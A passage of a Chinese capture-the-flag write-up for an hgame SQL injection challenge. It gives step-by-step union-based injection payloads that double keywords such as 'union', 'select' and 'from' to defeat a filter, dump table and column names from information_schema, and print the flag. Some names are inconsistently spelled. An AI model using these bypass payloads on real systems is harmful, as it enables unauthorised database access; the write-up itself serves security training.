
数据库名就是pokemon



查询表:

```
404/*1*/ununionon/*1*/selselectect/*1*/111,group_concat(table_name)/*1*/frfromom/*1*/
/infoormmation_schema.tables/*1*/whewhere/*1*/table_schema/*1*/regexp/*1*/"^pokemon
$"
```

表名是flllllllaaaaaag



ERROR


111 errors, fl11111111aaaaaag

CSDN @Jokermans

查询列:

```
404/*1*/ununion/*1*/seselectect/*1*/111,group_concat(column_name)/*1*/frfromom/*1*/infoormation_schema.columns/*1*/whewhere/*1*/table_name/*1*/regexp/*1*/"^fl11111111aaaaaag$"
```

列名是: flag

121.43.141.153:60056/error.php?code=404/*1*/ununion/*1*/seselectect/*1*/111,group_concat(column_name)/*1*/frfromom/*1*/%20/*1*/infoormation_schema.columns/*1*/whewhere/*1*/table_name/*1*/regexp/*1*/... 

ERROR

404 Pokemon not found111 flag

CSDN @Jokermans

查询flag:

```
404/*1*/ununion/*1*/seselectect/*1*/111,flag/*1*/frfromom/*1*/fl11111111aaaaaag
```

得到flag

121.43.141.153:60056/error.php?code=404/*1*/ununion/*1*/seselectect/*1*/111,flag/*1*/frfromom/*1*/fl11111111aaaaaag

ERROR

404 Pokemon not found111 hgame{C0n9r@tu14ti0n*Y0u\$4r3_sq1_M4ST3R#}

CSDN @Jokermans